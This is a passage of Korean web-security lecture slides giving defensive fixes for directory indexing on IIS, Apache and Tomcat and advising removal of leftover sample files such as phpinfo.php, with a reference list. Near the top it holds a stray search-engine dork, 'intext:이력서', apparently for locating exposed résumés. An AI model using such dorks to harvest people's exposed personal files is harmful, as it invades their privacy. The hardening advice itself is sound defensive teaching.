
intext:이력서



### 3) 대책

– IIS

## 웹 사이트 등록정보 ‘디렉터리 검색’ 해제



# 3. 디렉토리 인덱싱

## 3) 대책(계속)

– Apache

httpd.conf 파일에서 **Indexes** 항목 제거

```
...  
<Directory “/usr/local/www” >  
Options Indexes ← 제거  
</Directory>  
...
```



# 3. 디렉토리 인덱싱

## 3) 대책(계속)

– Tomcat

/conf/web.xml에서 listing 값을 'false'로 변경

```
<init-param>  
  <param-name>listing</param-name>  
  <param-value>true</param-value>  
</init-param> false로 변경
```

## 4. 샘플파일 방치

- 웹 서버 설치 후 기본적으로 제공되는 샘플 애플리케이션이나 설정 파일은 외부에 공개되기 쉽고, 공격자에게 시스템의 정보를 제공함

ex) phpinfo.php

- 대책

정상작동 유무만을 점검한 후 제거

시스템 설정과 관련된 애플리케이션은 별도 디렉터리 생성하여 운용



# Q & A



# 참 고 자 료

웹 해킹 패턴과 대응 - 황순일, 김광진

웹 보안 - 최경철

정보보안 개론과 실습 - 양대일, 김경곤

홈페이지 개발 보안 가이드 - KISA

XSS(Cross Site Scripting) Cheat Sheet - RSnake

SQL Server 2000 - 정원혁

네이버 용어사전 - naver.com

/\* 출처가 불분명한 다수의 인터넷 자료를 참고하였음 \*/